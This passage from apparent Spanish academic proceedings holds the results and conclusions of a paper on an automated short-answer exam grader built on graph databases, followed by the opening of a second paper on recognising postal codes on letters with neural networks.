Los valores intermedios indican el grado de aproximación de la respuesta candidata a la respuesta base y pueden ser útiles como indicadores para calcular el porcentaje de acierto en que la respuesta analizada está incluida.

En tal sentido es posible fijar dos umbrales (V_{min} y V_{max}) a partir de los cuales se considera a las respuestas dentro de los siguientes parámetros:

$$V \geq V_{max} \rightarrow \text{correcta}$$

$$V \leq V_{min} \rightarrow \text{incorrecta}$$

$$V_{min} < V < V_{max} \rightarrow \text{evaluar}$$

Si el valor obtenido no se encuentra dentro de los extremos establecidos, la respuesta debe ser evaluada por un docente, a fin de asignar a la misma, una calificación correcta en base a una interpretación o un contexto que exceden aquellos representados por la base de conocimientos disponible, y por ende, al mecanismo de evaluación automatizado expuesto.

Por este motivo, el prototipo del sistema contempla un rango entre el V_{min} y V_{max} , donde requerirá la intervención del docente para que revise la respuesta del alumno. Esto es para los casos en que la respuesta no esté perfectamente calificada, pudiendo ocurrir dos situaciones:

- Que la respuesta del alumno sea correcta para el docente, pero los conceptos usados por el alumno no están en la base de conocimiento y por lo tanto se deberá, a discreción del docente, insertarlo como una nueva respuesta en la base de conocimiento y calificar nuevamente al alumno.
- Que la respuesta del alumno sea incorrecta para el docente, pero como utilizó algunos conceptos acertados y la combinación de los mismos le arrojó un rango de calificación aceptable para aprobar, será el docente el que decida cuál es el valor de calificación final de dicha respuesta.

5. TECNOLOGÍA UTILIZADA

La tecnología que se utilizó para crear el prototipo incluye herramientas de código abierto, ya que el uso principal se realizará en un ambiente universitario y por eso es de fundamental importancia no depender de ningún tipo de licenciamiento propietario. Asimismo era importante prever la posibilidad de implementación en otras unidades académicas por lo que la infraestructura de soporte no debía ser difícil de replicar.

Se hizo hincapié en herramientas y librerías que estuvieran en un estado apto para producción, o al menos en un estado beta avanzado, debido a que el eje de investigación no radicaba en el estudio de las herramientas sino en la utilización de las mismas para la implementación de una plataforma funcional.

Asimismo se prestó especial atención a las opiniones de la comunidad de usuarios, a la velocidad de respuesta de los desarrolladores frente a problemas y a consultas técnicas, a la frecuencia con que las herramientas recibían soporte y actualizaciones y al tiempo transcurrido desde la última actualización, como parámetros de calidad antes de tomar la decisión definitiva de qué herramientas y librerías utilizar.

5.1. Lenguaje de programación

Se realizó la implementación en lenguaje Java ya que permite implementar la arquitectura en multicapa y por la fácil intercambiabilidad de componentes que ofrece. La característica multiplataforma de Java, es muy importante en un proyecto de investigación relacionado con la educación universitaria, en donde es muy factible que distintas unidades académicas, posean distintas infraestructuras de hardware y software para implementar una solución de este tipo.

A esto debe agregarse la perfecta integración que tiene con las librerías de corrección ortográfica, la base de datos de grafos, y la librería de visualización, todas desarrolladas en este mismo lenguaje.

5.2. Librerías de corrección ortográficas

Para lograr un correcto análisis del texto, es importante que el mismo no posea errores del tipo ortográficos ni gramaticales. Al ser posible que un usuario del sistema ingrese un texto que no cumpla adecuadamente ambas características, surge la necesidad de brindar ayuda de contexto que permita identificar el tipo de falencias mencionadas en la redacción del mismo.

Para este fin se utilizó la herramienta LanguageTool que es un software que se encuentra bajo la licencia GNU Lesser General Public License(2.1), el cual brinda verificación gramatical y ortográfica. Está diseñado para que se pueda modificar su diccionario fácilmente, al igual que su conjunto de reglas gramaticales, logrando una gran flexibilidad en el momento de su implementación. El proyecto está preparado para ser utilizado en diversos tipos de aplicaciones lo que garantiza la portabilidad. Esta herramienta se adapta de mejor manera para llevar a cabo la ayuda de contexto (análisis ortográfico y sintáctico) que el análisis de texto requiere en esta etapa y permite una fácil integración en el lenguaje Java.

5.3. Base de datos de grafos

Para el manejo de la base de datos de grafos se utilizó el producto OrientDB Community Edition, es una aplicación de código abierto, con licencia Apache 2 y gratuita para todo tipo de uso. Esta base de datos de grafos implementa de forma nativa dos características que son centrales en el planteo del método de corrección.

- Nodos y Arcos etiquetados
- Tipos de datos complejos como atributos de los Nodos

Esas dos características hicieron posible que la implementación de los modelos teóricos planteados fuera directa, con el consiguiente ahorro en tiempos de desarrollo y simplicidad a la hora de utilizar dichos conceptos como parte del método de corrección.

5.4. Librería gráfica

La librería utilizada para realizar la visualización de la base de grafos fué GraphStream, que es una librería Open Source implementada en Java que provee toda la funcionalidad de visualización y trazado de rutas con una gran flexibilidad y facilidad de uso.

El prototipo hace un uso intensivo de las propiedades de ruteo disponibles en la librería GraphView de forma tal que la visualización es clara y con la menor cantidad de cruces de líneas entre los nodos. Un detalle interesante es que el algoritmo de distribución (layout) de la librería GraphStream es un módulo reemplazable (plugin) por lo que se puede definir un algoritmo distinto, de acuerdo a las necesidades del proyecto, y utilizarlo en lugar del layout por defecto.

6. CASO DE APLICACIÓN DE LA PROPUESTA

6.1. Preparación

Para realizar la prueba de concepto del prototipo, se diseñaron exámenes de prueba con el objetivo de comparar los resultados de las evaluaciones de los docentes de la cátedra de Paradigmas de Programación con los resultados de las evaluaciones del prototipo.

Los exámenes de prueba fueron diseñados por los docentes de la cátedra de Paradigmas de Programación y están compuestos por 10 (diez) preguntas sobre las seis unidades temáticas que contiene la materia y cuyas respuestas serán redactadas por los estudiantes, con escritura de texto libre.

El diseño de las preguntas se realizó de tal manera de que la respuesta candidata aportada por el alumno pudiera ser concreta y acotada. Además, para facilitar la respuesta del mismo, se asignó a cada pregunta un texto de inicio, por ejemplo a la pregunta: “Qué es un objeto?” se le asignó el texto de inicio: “Un objeto es: . . .”.

El equipo de investigación se encargó de realizar el alta en el prototipo de las preguntas y de las respuestas base asociadas, de cargar las ponderaciones a los conceptos y a las relaciones enviadas por los docentes de cátedra, como así también los pesos correspondientes a sus equivalentes por cada respuesta base.

También se definió el rango de valores (ver Sección 4.7, Evaluación de las respuestas) que se utiliza para determinar si una respuesta candidata es correcta, incorrecta o si dicha evaluación necesita la intervención de un docente. Este rango, actualmente, se considera entre el 40 % y el 60 %. Si bien en estos casos el prototipo arroja una calificación, le sugiere al docente la intervención para que el mismo confirme la calificación. De esta manera, se considera que:

- Si el prototipo puntuó la respuesta del alumno con una valoración menor al 40 % del puntaje de la respuesta base se considera incorrecta
- Por otra parte si el prototipo puntuó la respuesta candidata con un valor superior al 60 % del valor de la respuesta base, se considera correcta
- Finalmente si el prototipo puntuó la respuesta del alumno con una valoración entre el 40 % y el 60 % del puntaje de la respuesta base se considera que requiere la intervención del docente

De acuerdo a la cantidad de caracteres de las respuestas base dada por el docente, el prototipo del sistema asigna a cada pregunta una cantidad máxima de caracteres que se espera obtener de respuesta del alumno.

Se ha considerado un 30 % más de caracteres que la máxima cantidad que contiene la respuesta base del docente. Este porcentaje fue determinado considerando las respuestas que los alumnos han escrito en exámenes tradicionales, en papel, y al contenido del material de estudio desarrollado por la cátedra. En tal sentido cabe aclarar que la cátedra de Paradigmas de Programación dispone de un único material de estudio para todos los cursos.

Actualmente los exámenes tanto parciales y finales de la materia son realizados de manera unificada, es decir que se evalúa a todos los alumnos el mismo día y con el mismo instrumento de evaluación.

Esta evaluación tiene en cuenta la escala de notas que se utiliza actualmente en el Departamento de Ingeniería en Sistemas de Información, Universidad Tecnológica Nacional, Facultad Regional Córdoba y se que muestra a continuación:

Nota	Porcentaje	Calificación
1		Insuficiente
2		Insuficiente
3		Insuficiente
4		Insuficiente
5		Insuficiente
6	60 % a 68 %	Aprobado
7	69 % a 77 %	Bueno
8	78 % a 86 %	Muy bueno
9	87 % a 95 %	Distintivo
10	96 % a 100 %	Sobresaliente

Cuadro 2: Escala de notas

De acuerdo a esta escala, se califican las respuestas candidatas que hayan obtenido una calificación menor al 60 % como incorrectas, y para las que hayan tenido valores iguales o superiores al 60 % se califican como correctas.

En última instancia se totalizan todas las respuestas obtenidas para obtener la evaluación del examen en su totalidad.

6.2. Ejecución

Para la ejecución de la prueba, se tomó el examen a los alumnos pertenecientes a una misma comisión o curso. De la evaluación obtenida, se consideró una muestra representativa de exámenes con respuestas variadas por parte de los alumnos, totalizando cincuenta respuestas a calificar.

Se seleccionaron cinco docentes de la cátedra de Paradigmas de Programación para que realizaran la corrección de los exámenes en forma manual y propusieran un puntaje para cada pregunta, un valor entre 0 y 10, y una nota final al examen de acuerdo a la escala de notas mencionada en el punto anterior.

6.3. Resultados

Comparado con la longitud máxima especificada para las respuestas escritas por los alumnos, se evidencia que las respuestas candidatas obtenidas se encuentran todas dentro del 90 % de los caracteres asignados a su correspondiente respuesta base, por lo que se concluye que el tamaño inicialmente previsto es correcto y permitiría un buen grado de expresividad en las respuestas.

A continuación, se presentan los resultados obtenidos analizando la totalidad de las evaluaciones realizadas y seleccionando para presentar los ejemplos tres de las evaluaciones.

Cada uno de ellas presenta la pregunta que se evaluó y todas las respuestas candidatas dadas por los alumnos, denominadas como $T_1 \dots T_n$. Para ellas se consideraron las calificaciones asignadas manualmente por los docentes, a través de los valores máximo, mínimo y promedio (nota promedio entre todas las calificaciones obtenidas).

Estos valores se compararon con la calificación obtenida automáticamente por el prototipo del sistema, referenciado en las tablas como Sibila¹.

1. Sibila: Nombre de la primera pitonisa del Oráculo de Delfos a la que los viajeros acudían por “respuestas” y guía.

Se presenta además, para cada pregunta, la tabla con los valores máximo, mínimo y promedio de los docentes, así como la calificación obtenida de la evaluación automatizada que provee Sibila. En base a los datos tabulados se muestra un gráfico con los valores obtenidos para una mejor visualización.

Se muestran a continuación los datos y gráficos resultantes del análisis de las preguntas mencionadas.

6.3.1. ¿Qué es un paradigma de programación?

- T_1 Un modelo básico de diseño e implementación de programas
- T_2 Un conjunto de opciones
- T_3 Aplicaciones en assembler
- T_4 Un entorno de desarrollo
- T_5 Un enfoque particular o filosofía para la construcción del software

	MAX	MIN	AVG	SIBILA
T_1	10	10	10	10
T_2	2	0	0.6	0
T_3	1	0	0.2	0
T_4	4	0	0.8	0
T_5	10	8	9.6	8

Cuadro 3: Calificaciones




Figura 3: P1 - ¿Qué es un paradigma de programación?

6.3.2. ¿Cómo se define un programa en POO?

- T_1 Un conjunto de objetos que colaboran entre sí enviándose mensajes
- T_2 Un conjunto de objetos donde los objetos responden a pedidos interactuando con los otros objetos que conoce
- T_3 Un conjunto de objetos que colaboran entre sí enviándose mensajes
- T_4 Un conjunto de objetos que colaboran entre sí enviándose mensajes
- T_5 Un conjunto de objetos que envían mensajes

	MAX	MIN	AVG	SIBILA
T_1	10	10	10	10
T_2	10	8	9.6	10
T_3	10	10	10	10
T_4	10	10	10	10
T_5	10	7	9	10

Cuadro 4: Calificaciones




Figura 4: P2 - ¿Cómo se define un programa en POO?

6.3.3. Cuáles son los campos de aplicación del paradigma lógico?

- T_1 Inteligencia Artificial, Sistemas basados en el conocimiento, Procesamiento del lenguaje natural
- T_2 Inteligencia Artificial, Sistemas basados en el conocimiento, Sistemas donde un sistema de información imita las recomendaciones de un experto sobre algún dominio de conocimiento
- T_3 Sistemas expertos, Sistemas basados en el conocimiento, Procesamiento del lenguaje natural
- T_4 Inteligencia Artificial, Demostración automática de teoremas, Procesamiento del lenguaje abstracto
- T_5 Sistemas expertos, Sistemas basados en el conocimiento, Procesamiento del lenguaje natural, Reconocimiento de lenguaje natural

	MAX	MIN	AVG	SIBILA
T_1	10	5	8.8	10
T_2	10	5	8.6	10
T_3	10	6	9	9.7
T_4	10	4	6.8	7.5
T_5	10	5	8.2	10

Cuadro 5: Calificaciones




Figura 5: P5 - ¿Cuáles son los campos de aplicación del paradigma lógico?

6.4. Análisis estadístico de los resultados

Se han realizado algunos cálculos estadísticos descriptivos para determinar en qué grado el prototipo del sistema Sibila es consistente con la corrección manual de docentes experimentados.

Los resultados se resumen en la siguiente tabla:

Concepto	Docentes	Sibila
Nota promedio	Entre 6.93 y 7.73	7.68 (1)
Desviación estándar	Entre 3.488757 y 4.067291	4.049727 (2)
Curtosis	Entre -1.0217 y 0.863368	0.608147
Asimetría	Entre -1.56357 y -0.75183	-1.53663 (3)

Cuadro 6: Caracterización de los resultados

Análisis:

1. Dentro del rango, la media es coincidente con el puntaje dado por los docentes en su corrección
2. Dentro del rango, desviación coincidente con la calificación dada por los docentes
3. Dentro del rango, asimetría izquierda, es decir que los docentes califican generalmente por encima del valor medio (5, en esta escala de notas). Esto es coherente con la media aritmética, valuada entre 6.93 y 7.73

El siguiente gráfico muestra la distribución estadística de las calificaciones colocadas por los docentes, en todo el rango de preguntas utilizadas como muestra, y la distribución de calificaciones colocadas por el sistema Sibila.

Se observa que el sistema arroja valores similares a los que asignan los docentes al calificar una pregunta.




Figura 6: Correlación entre Sibila y los docentes de muestra

6.5. Apreciación de los docentes

Los docentes que participaron en las pruebas del prototipo, si bien en esta primera etapa no lo usaron directamente, manifestaron la conformidad con los resultados obtenidos en el proceso de calificación e indicaron que es una herramienta innovadora para utilizar en la cátedra y están dispuestos a hacer las pruebas en cursos modelos para verificar completamente la confiabilidad y viabilidad del prototipo propuesto.

En general los docentes manifestaron conformidad sobre implementar una herramienta automática que permita evaluar, no solo los conocimientos requeridos en la cátedra, sino también la capacidad expresiva de las respuestas de los alumnos.

Todos concuerdan que la herramienta de evaluación automática propuesta, podría permitir lo siguiente:

- Disminuir los tiempos de corrección de los trabajos por los docentes (de modo que los errores puedan ser detectados y, si es necesario, adaptar ciertos contenidos).
- Aumentar la base de conocimiento de respuestas, a partir de nuevas definiciones que el alumno puede introducir y que el docente puede validar como ciertas.
- Fomentar la expresividad de los alumnos en las respuestas que redacte.
- Introducir un ambiente de trabajo más amigable para los alumnos.
- Favorecer el feedback para los alumnos que les interesa recibir la retroalimentación ya que enlazan su producción con los resultados.
- Posibilidad de emitir distintos tipos de informes: individuales para cada alumno, por cohortes, informes psicométrico por ítem y prueba, etc.

7. CONCLUSIONES Y TRABAJOS FUTUROS

Se ha presentado el prototipo de un sistema de corrección automatizado, que permite calificar exámenes formados por preguntas a ser respondidas por alumnos de nivel universitario, a través de redacción en texto libre, en un dominio acotado.

En base a los resultados de la implementación en un entorno de prueba, se ha demostrado que el prototipo ha podido evaluar un conjunto de respuestas en un nivel similar a como lo haría un docente.

El prototipo provee, además, la posibilidad de mejorar sensiblemente los tiempos de corrección y brindar un mecanismo más objetivo a la hora de evaluar los conocimientos de los alumnos, pero sin perder la posibilidad de intervención del docente para ajustar los criterios y servir como elemento de realimentación del sistema a fin de que el mismo mejore los resultados que entrega.

La percepción de los docentes involucrados en el uso del prototipo, ha sido muy positiva, los mismos han manifestado que es un avance significativo en la corrección automatizada, respecto de la herramienta de múltiple opción usada actualmente, ya que permite evaluar la expresividad del alumno, sin dejar de demostrar la comprensión de los conceptos básicos. Según los mismos docentes, estarían dispuestos a utilizar esta herramienta como parte del proceso de corrección.

Actualmente, se está trabajando en una segunda etapa sobre una plataforma web, que cambiará la vista de la interface, para permitir, tanto a los docentes como a los alumnos, interactuar con el sistema de una manera más simple y desde diferentes lugares de trabajo.

Paralelamente, se continúa con el análisis de textos con el objeto de completar la base de grafos representativa del dominio de conocimiento de la materia, y el reconocimiento de respuestas que contengan mayor cantidad de palabras y de mayor complejidad.

Es importante mencionar que al utilizar el sistema e ir completando la base de conocimientos se pueden obtener importantes indicadores con respecto al dictado de la materia, al propio instrumento de evaluación, así como a los métodos de enseñanza utilizados[19].

REFERENCIAS

Estos indicadores pueden ser utilizados posteriormente para ajustar tanto los contenidos de la materia como la forma y/o contenidos dictados y evaluados.

Se espera que, con esta herramienta, los conocimientos y habilidades adquiridas sean realmente significativas y eleven el rendimiento en el cursado y aprobación de la asignatura, y sea posible extender su aplicación a otras cátedras de la carrera Ingeniería en Sistemas de Información que se dictan en la Facultad Regional Córdoba de la Universidad Tecnológica Nacional.

7.1. Trabajos futuros

Con respecto a las pruebas, está previsto extender la muestra al resto de las comisiones en que se dicta la materia, comenzando por un segundo curso y finalizando con toda la cátedra, para validar la premisa básica del trabajo con respecto a la calidad de la evaluación realizada automáticamente por el sistema así como la ponderación realizada por el mismo sobre los conceptos y para la obtención de la nota final del examen, teniendo en cuenta los resultados obtenidos en esta primera prueba de concepto. En este caso, se realizaría con la nueva interface web implementada.

También se planifica llevar a cabo una encuesta tanto para docentes como alumnos para conocer los beneficios y desventajas que encontraron al momento de la configuración y uso del prototipo. Dicha información permitirá mejorar no solo las cuestiones de usabilidad y la carga del prototipo sino también detectar falencias en la libertad expresiva que se pretende lograr.

"[...] numerosos autores (Hammond y Collins, 1991; Reeves y Okey, 1996) proponen el diseño de entornos evaluativos constructivistas con un fuerte apoyo de las Nuevas Tecnologías de la Información (NTI): formularios en HTML que permiten cierto feedback al profesor, software con pruebas cerradas que permiten autocorrección por parte de los alumnos, a la vez que facilitan la comunicación a distancia, la autodirección, la autorregulación y una mayor dinámica del proceso evaluativo." [20].

Atentos a ello, proponemos el uso del prototipo por parte de los alumnos en instancias de autoevaluación. Que desde sus hogares, y respetando sus tiempos de estudio, puedan disponer del prototipo para autoevaluar el avance de su aprendizaje. Brindar a los docentes la posibilidad de llevar a cabo un seguimiento de sus alumnos incorporando en el prototipo datos estadísticos que permitan ajustar la formulación de las preguntas, y sobre todo incorporar respuestas dadas por los alumnos no contempladas por el momento.

Esto permitirá enriquecer la base de conocimiento. Así también, ".. permitirá entre otras cosas, poder evitar que los alumnos rechacen los exámenes; viéndolos como instrumentos exclusivamente comprobatorios, formales o como un pase de cuentas. Llegando a reconocer que ellos son una herramienta necesaria para su autorregulación, para ajustar lo aprendido, para retroalimentarse, para perfeccionar sus métodos de estudio e impulsar su aprendizaje hacia planos superiores" [20].

REFERENCIAS

- [1] Marcelo Marciszack y col. *Material de estudio de la Cátedra Paradigmas de Programación*. Editado por Cátedra de Paradigmas de Programación Ingeniería en Sistemas de Información. Universidad Tecnológica Nacional, Facultad Regional Córdoba, 2016 (véase página 1).
- [2] María Alejandra Paz Menvielle y col. "Metodología para determinar la exactitud de una respuesta, escrita en forma textual, a un interrogante sobre un tema específico, aplicando herramientas informáticas". En: *II Congreso Nacional de Ingeniería Informática y Sistemas de Información*, CONAIIISI, Universidad Nacional de San Luis, Argentina (2014). 2014 (véase página 1).
- [3] María Alejandra Paz Menvielle y col. "Detección de conceptos y relaciones para evaluación de respuestas". En: *III Congreso Nacional de Ingeniería Informática y Sistemas de Información*, CONAIIISI, UTN, Facultad Regional Buenos Aires, Argentina (2015). 2015 (véanse páginas 1, 4).
- [4] María Alejandra Paz Menvielle y col. "Arquitectura y operatoria de un sistema de corrección de exámenes automatizado, utilizando grafos dirigidos". En: *IV Congreso Nacional de Ingeniería Informática y Sistemas de Información*, CONAIIISI, Universidad Católica de Salta, Facultad de Ingeniería, Argentina (2016). 2016 (véase página 1).
- [5] José Manuel García Ramos. *Bases pedagógicas de la evaluación: guía práctica para educadores*. 1989 (véase página 1).
- [6] Joan Mateo y Joan Mateo Andrés. *La evaluación educativa, su práctica y otras metáforas*. Volumen 33. HORSORI EDITORIAL, SL, 2000 (véase página 1).
- [7] M^a Rodríguez Conde. "Aplicación de las TIC a la evaluación de alumnos universitarios". En: *Teoría de la Educación. Educación y Cultura en la Sociedad de la Información* 6.2 (2005) (véanse páginas 1, 2).
- [8] J Mateo. "La toma de decisiones en el contexto de la evaluación educativa". En: *Revista de investigación educativa* 8.16 (1990), páginas 95-112 (véase página 1).
- [9] JM García Ramos y R Pérez Juste. "Diagnóstico, evaluación y toma de decisiones". En: *Rialp. Madrid* (1989) (véase página 1).
- [10] Beatriz Pérez Sánchez y Flora Salas Madriz. "Hallazgos en investigación sobre el profesorado universitario y la integración de las TIC en la enseñanza". En: *Revista Electrónica "Actualidades Investigativas en Educación"* 9.1 (2009) (véase página 2).
- [11] Begoña Gros e Ingrid Noguera. "Mirando el futuro: evolución de las tendencias tecnopedagógicas en educación superior". En: *Revista Científica de Tecnología Educativa* 2.2 (2013), páginas 130-140 (véase página 2).
- [12] John F Sowa. "Conceptual graphs for a data base interface". En: *IBM Journal of Research and Development* 20.4 (1976), páginas 336-357 (véase página 2).
- [13] W Hartshorne. *Burks, editors. Collected Papers of Charles Sanders Peirce, Cambridge, Massachusetts, 1931-1935* (véase página 2).
- [14] Frank Van Harmelen, Vladimir Lifschitz y Bruce Porter. *Handbook of knowledge representation*. Volumen 1. Elsevier, 2008 (véase página 2).

- [15] Ivan Olmos, Jesus A Gonzalez y Mauricio Osorio. "Inexact Graph Matching: A Case of Study." En: *FLAIRS Conference*. 2006, páginas 586-591 (véase página 2).
- [16] J Glenn Brookshear. *Theory of computation: formal languages, automata, and complexity*. Benjamin-Cummings Publishing Co., Inc., 1989 (véase página 2).
- [17] HK Tabbers y col. "Interface design for digital courses". En: *Integrated E-learning: Implications for pedagogy, technology and organization* (2004), páginas 100-111 (véase página 4).
- [18] Vincent Cho, TC Edwin Cheng y WM Jennifer Lai. "The role of perceived user-interface design in continued usage intention of self-paced e-learning tools". En: *Computers & Education* 53.2 (2009), páginas 216-227 (véase página 4).
- [19] Gloria Patricia, Sandra Cristina y col. "Propuesta para la medición del impacto de las TIC en la enseñanza universitaria". En: (2011) (véase página 8).
- [20] M Hernández Nodarse. "Perfeccionando los exámenes escritos: reflexiones y sugerencias metodológicas". En: *Revista Iberoamericana de educación* 41.4 (2007), páginas 1-25 (véase página 9).

Reconocimiento de Códigos Postales en Cartas Utilizando Técnicas de Inteligencia Artificial

José Luis Cabrera y Marcela Alejandra Toba

Departamento de Computación

Universidad de Buenos Aires Facultad de Ingeniería

Paseo Colon 850(C1063ACV) - CABA, Argentina

jcabrera@fi.uba.ar

Abstract

En este trabajo se estudia la forma de automatizar el proceso de clasificación de cartas, para su posterior distribución. El objetivo es detectar el código postal en forma automatizada, utilizando técnicas de inteligencia artificial, con la menor intervención humana posible, para optimizar el proceso de clasificación y posterior distribución.

1. Introducción

Actualmente el proceso de clasificación de cartas, en una empresa de correo en estudio, se realiza en forma completamente manual. Una persona, en cada puesto, observa el código postal de cada carta y lo tipea en su PC, luego de leer el número de la estampilla (identificador de la carta) con un lector de código de barras. El software que corre en la PC, además de almacenar la información para tracking, le indica al operador en que casillero debe colocar la carta. Cada casillero corresponde a un conjunto de sucursales que son visitadas por un mismo camión. Actualmente se toma una foto de la carta, que se almacena en una base de datos para futuras consultas por diversos motivos.

2. Marco Teórico

La Inteligencia Artificial es la rama de la ingeniería que trata construir procesos que resuelvan los problemas de un modo similar al que lo harían las personas

La Inteligencia Artificial busca automatizar las tareas de los individuos y es, por lo tanto, potencialmente relevante para cualquier ámbito de la actividad intelectual humana [7].

Actualmente esta disciplina está formada por varias sub disciplinas que van desde áreas de aplicación general,

como el procesamiento de imágenes hasta otras más específicas como la demostración de teoremas.

Uno de los modelos utilizados para simular el proceso de aprendizaje es el de las redes neuronales artificiales. Las redes neuronales son modelos que intentan simular la arquitectura y el modo de trabajo del cerebro humano.

En este trabajo se utilizarán redes neuronales para realizar los experimentos por disponibilidad de herramientas.

Una red neuronal consiste en un conjunto de procesadores llamados neuronas, los cuales están fuertemente conectados entre sí [4]. La organización de las neuronas dentro de una red neuronal se denomina topología. Está definida por el número de capas, la cantidad de neuronas en cada capa, el grado de conectividad, y el tipo de conexión entre neuronas.

Los modelos de Redes Neuronales tratan de simular la arquitectura y el funcionamiento del cerebro humano. El Cerebro está formado por una cantidad muy grande de células, llamadas neuronas.

Las neuronas biológicas están formadas por un cuerpo celular o soma, del cual se desprende un árbol de ramificaciones llamado árbol dendrítico, compuesto por las dendritas. Del soma también parte una fibra llamada axón, el cual suele ramificarse cerca de su extremo. Las dendritas reciben señales provenientes desde el exterior hacia la neurona, mientras que el axón genera una señal de salida.

La conexión entre dos neuronas vecinas se denomina sinapsis. En el cerebro se observa una organización horizontal en capas, así como también una organización vertical en columnas de neuronas.

La sinapsis no es simplemente una conexión entre dos neuronas, sino que provoca una modificación en la señal que transmite desde una neurona hacia otra. El efecto que la sinapsis provoca en la señal transmitida no es constante. De esta manera la estructura del cerebro no permanece fija sino que se va modificando por la formación de nuevas conexiones. También se pueden destruir conexiones, la modificación del efecto de la sinapsis, o incluso por muerte neuronal.




Figura 1. Cerebro

Desde el punto de vista funcional, las neuronas constituyen un procesador de información sencillo. Constan de tres partes un módulo de entrada (dendritas), un módulo de procesamiento (el soma) y un módulo de salida (axón)

Una de las características principales de las neuronas, que la distinguen del resto de las células, es su capacidad para comunicarse

Las neuronas artificiales se combinan en estructuras llamadas capas.

Una red neuronal artificial esta un compuesta por un conjunto de capas. La información se encuentra distribuida en las sinapsis de la red.

A su vez, las redes neuronales artificiales son capaces de adaptar su funcionamiento a distintos entornos modificando sus conexiones entre neuronas. De esta manera pueden aprender de la experiencia y generalizar conceptos.

Existe un fuerte paralelismo en este esquema, esto hace que el cerebro esté preparado para tolerar fallas. Si se muere una neurona el cerebro sigue funcionando porque otra la puede reemplazar.

El cuerpo humano recibe mucha información a través de los sentidos Esta información es transmitida al cerebro mediante el sistema nervioso sensitivo. De esta gran cantidad de información el cerebro descarta una gran parte y solo emplea la que le resulta útil. El cerebro procesa esta información y genera una orden que es transmitida por el sistema nervioso motor a los distintos órganos del cuerpo humano.

Esta es una descripción muy simplificada del funcionamiento del cerebro humano.

Las neuronas contienen

- un núcleo

- N entradas (dendritas)
- 1 salida (axón)

La salida de una neurona provee una señal de salida que es enviada como entrada a otras neuronas. La conexión entre el axón de una neurona y la dendrita de otra se realiza mediante la sinapsis. La sinapsis produce una alteración de la señal enviada. El cerebro almacena la información en las sinapsis.

En este modelo cada sinapsis tiene un peso, este peso representa la atenuación que se provoca a la señal al aplicarla a la dendrita de otra neurona.




Figura 2. Neurona

- 1- Calculo la Señal total de entrada

$$STE = E_1 \cdot W_{31} + E_2 \cdot W_{32} \quad (1)$$

- 2- Dentro de la neurona existe lo que se conoce como función de activación, que es una función que transforma la señal total de entrada en una señal de salida.

$$Salida = F_t (f_a (STE)) \quad (2)$$

Existen muchas funciones que se pueden utilizar como funciones de activación en cada neurona. Siempre se utilizan funciones no lineales, ya que de lo contrario toda red podría ser reducida a una sola capa, con lo cual su funcionalidad sería muy limitada. Las más utilizadas son

Función escalón (hardlim)

$$f(n) = \begin{cases} 1 & \text{si } n \geq 0 \\ 0 & \text{si } n < 0 \end{cases} \quad (3)$$

Donde n es la señal total de entrada a la neurona.

Funcion Lineal (purelin)

$$f(n) = K * n \quad (4)$$

Función sigmoideal (logsis)

$$f(n) = \frac{1}{(1 + e^{-n})} \quad (5)$$

Una forma de organizar a las neuronas, consiste en agruparlas en capas de modo que la primer capa recibe las entradas del mundo exterior, luego las salidas de cada capa se aplican, mediante las sinapsis, a las entradas de las neuronas de la capa siguiente y finalmente la última capa es la que provee las salidas del sistema. Esta forma de organizar la red se la conoce como redes con conexión hacia adelante (sin retroalimentación)

